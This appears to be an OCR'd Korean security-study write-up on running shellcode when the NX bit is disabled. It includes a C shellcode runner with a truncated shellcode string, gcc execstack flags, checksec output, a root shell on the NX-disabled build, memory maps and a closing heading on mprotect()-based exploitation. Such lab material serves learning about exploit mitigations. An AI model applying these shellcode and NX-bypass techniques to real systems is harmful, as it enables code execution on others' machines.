
NX Bit우회하여 Shellcode 실행


2019/07/08

서동훈


NX Bit: Never eXcute bit ,실행 방지 비트




```c
#include<stdio.h>
#include<string.h>

unsigned char shellcode [] = "\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x
unsigned char code[] = "";

void main(){
    int len = strlen(shellcode);
    printf("Shellcode len : %d\n",len);
    strcpy(code,shellcode);
    (*(void(*)()) code)();
}
```




```
gcc -z execstack -m32 -o disable test.c

gcc -m32 -o enable test.c
gcc -z execstack -m32 -o disable test.c

gcc -m32 -o enable test.c
```




```
root@kali:~/pratice/system/nxbit# checksec disable
[*] '/root/pratice/system/nxbit/disable'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```




```
root@kali:~/pratice/system/nxbit# checksec enable
[*] '/root/pratice/system/nxbit/enable'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```




```
gcc -z execstack -m32 -o disable test.c

gcc -m32 -o enable test.c
```




```
root@kali:~/pratice/system/nxbit# checksec disable
[*] '/root/pratice/system/nxbit/disable'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```




```
root@kali:~/pratice/system/nxbit# ./disable
Shellcode len : 36
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```




```
root@kali:~/pratice/system/nxbit# checksec enable
[*] '/root/pratice/system/nxbit/enable'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```



```
root@kali:~/pratice/system/nxbit# ./enable
Shellcode len : 36
Segmentation fault
```




```
root@kali:~# ps -al | grep "disable"
0 T     0  17537  15872  0  80   0 -   569 -      pts/0    00:00:02 disable
0 t     0  17812  17810  0  80   0 -   564 -      pts/0    00:00:00 disable
```




```
root@kali:~# ps -al | grep "disable"
0 T     0  17537  15872  0  80   0 -   569 -      pts/0    00:00:02 disable
0 t     0  17812  17810  0  80   0 -   564 -      pts/0    00:00:00 disable
root@kali:~# cat /proc/17812/maps
56555000-56558000 r-xp 00000000 08:01 944743                             /root/pratice/system/nxbit/disable
56558000-56559000 r-xp 00002000 08:01 944743                             /root/pratice/system/nxbit/disable
56559000-5655a000 rwxp 00003000 08:01 944743                             /root/pratice/system/nxbit/disable
f7dce000-f7de7000 r-xp 00000000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7de7000-f7fa5000 r-xp 00019000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa5000-f7fa6000 ---p 001d7000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa6000-f7fa8000 r-xp 00
f7fa8000-f7fa9000 rwxp 00
f7fa9000-f7fac000 rwxp 00
f7fcd000-f7fcf000 rwxp 00
f7fcf000-f7fd2000 r--p 00
f7fd2000-f7fd4000 r-xp 00
f7fd4000-f7fd5000 r-xp 00
f7fd5000-f7ffb000 r-xp 00
f7ffc000-f7ffd000 r-xp 00
f7ffd000-f7ffe000 rwxp 00
fffdd000-ffffe000 rwxp 00
```

```
root@kali:~# ps -al | grep "enable"
0 t     0  17838  17836  0  80   0 -   564 -      pts/0    00:00:00 enable
root@kali:~# cat /proc/17838/maps
56555000-56556000 r--p 00000000 08:01 944744                             /root/pratice/system/nxbit/enable
56556000-56557000 r-xp 00001000 08:01 944744                             /root/pratice/system/nxbit/enable
56557000-56558000 r--p 00002000 08:01 944744                             /root/pratice/system/nxbit/enable
56558000-56559000 r--p 00002000 08:01 944744                             /root/pratice/system/nxbit/enable
56559000-5655a000 rw-p 00003000 08:01 944744                             /root/pratice/system/nxbit/enable
f7dce000-f7de7000 r--p 00000000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7de7000-f7f35000 r-xp 00019000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7f35000-f7fa5000 r--p 00167000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa5000-f7fa6000 ---p 001d7000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa6000-f7fa8000 r--p 001d7000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa8000-f7fa9000 rw-p 001d9000 08:01 17929                              /usr/lib/i386-linux-gnu/libc-2.28.so
f7fa9000-f7fac000 rw-p 00000000 00:00 0
f7fcd000-f7fcf000 rw-p 00000000 00:00 0
f7fcf000-f7fd2000 r--p 00000000 00:00 0                                  [vvar]
f7fd2000-f7fd4000 r-xp 00000000 00:00 0                                  [vdso]
f7fd4000-f7fd5000 r--p 00000000 08:01 17925                              /usr/lib/i386-linux-gnu/ld-2.28.so
f7fd5000-f7ff1000 r-xp 00001000 08:01 17925                              /usr/lib/i386-linux-gnu/ld-2.28.so
f7ff1000-f7ffb000 r--p 0001d000 08:01 17925                              /usr/lib/i386-linux-gnu/ld-2.28.so
f7ffc000-f7ffd000 r--p 00027000 08:01 17925                              /usr/lib/i386-linux-gnu/ld-2.28.so
f7ffd000-f7ffe000 rw-p 00028000 08:01 17925                              /usr/lib/i386-linux-gnu/ld-2.28.so
fffdd000-ffffe000 rw-p 00000000 00:00 0                                  [stack]
```

cat /



```
gdb-peda$ vmmap
Start      End        Perm      Name
0x56555000 0x56558000 r-xp      /root/pratice/system/nxbit/disable
0x56558000 0x56559000 r-xp      /root/pratice/system/nxbit/disable
0x56559000 0x5655a000 rwxp      /root/pratice/system/nxbit/disable
0xf7dce000 0xf7de7000 r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7de7000 0xf7fa5000 r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa5000 0xf7fa6000 ---p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa6000 0xf7fa8000 r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa8000 0xf7fa9000 rwxp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa9000 0xf7fac000 rwxp      mapped
0xf7fcd000 0xf7fcf000 rwxp      mapped
0xf7fcf000 0xf7fd2000 r--p      [vvar]
0xf7fd2000 0xf7fd4000 r-xp      [vdso]
0xf7fd4000 0xf7fd5000 r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7fd5000 0xf7ffb000 r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffc000 0xf7ffd000 r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffd000 0xf7ffe000 rwxp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xfffdd000 0xffffe000 rwxp      [stack]
gdb-peda$
```



```
gdb-peda$ vmmap
Start      End        Perm      Name
0x56555000 0x56556000 r--p      /root/pratice/system/nxbit/enable
0x56556000 0x56557000 r-xp      /root/pratice/system/nxbit/enable
0x56557000 0x56558000 r--p      /root/pratice/system/nxbit/enable
0x56558000 0x56559000 r--p      /root/pratice/system/nxbit/enable
0x56559000 0x5655a000 rw-p      /root/pratice/system/nxbit/enable
0xf7dce000 0xf7de7000 r--p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7de7000 0xf7f35000 r-xp      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7f35000 0xf7fa5000 r--p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa5000 0xf7fa6000 ---p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa6000 0xf7fa8000 r--p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa8000 0xf7fa9000 rw-p      /usr/lib/i386-linux-gnu/libc-2.28.so
0xf7fa9000 0xf7fac000 rw-p      mapped
0xf7fcd000 0xf7fcf000 rw-p      mapped
0xf7fcf000 0xf7fd2000 r--p      [vvar]
0xf7fd2000 0xf7fd4000 r-xp      [vdso]
0xf7fd4000 0xf7fd5000 r--p      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7fd5000 0xf7ff1000 r-xp      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ff1000 0xf7ffb000 r--p      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffc000 0xf7ffd000 r--p      /usr/lib/i386-linux-gnu/ld-2.28.so
0xf7ffd000 0xf7ffe000 rw-p      /usr/lib/i386-linux-gnu/ld-2.28.so
0xfffdd000 0xffffe000 rw-p      [stack]
```

mprotect()함수 를 이용하여 Exploit

2019/07/08

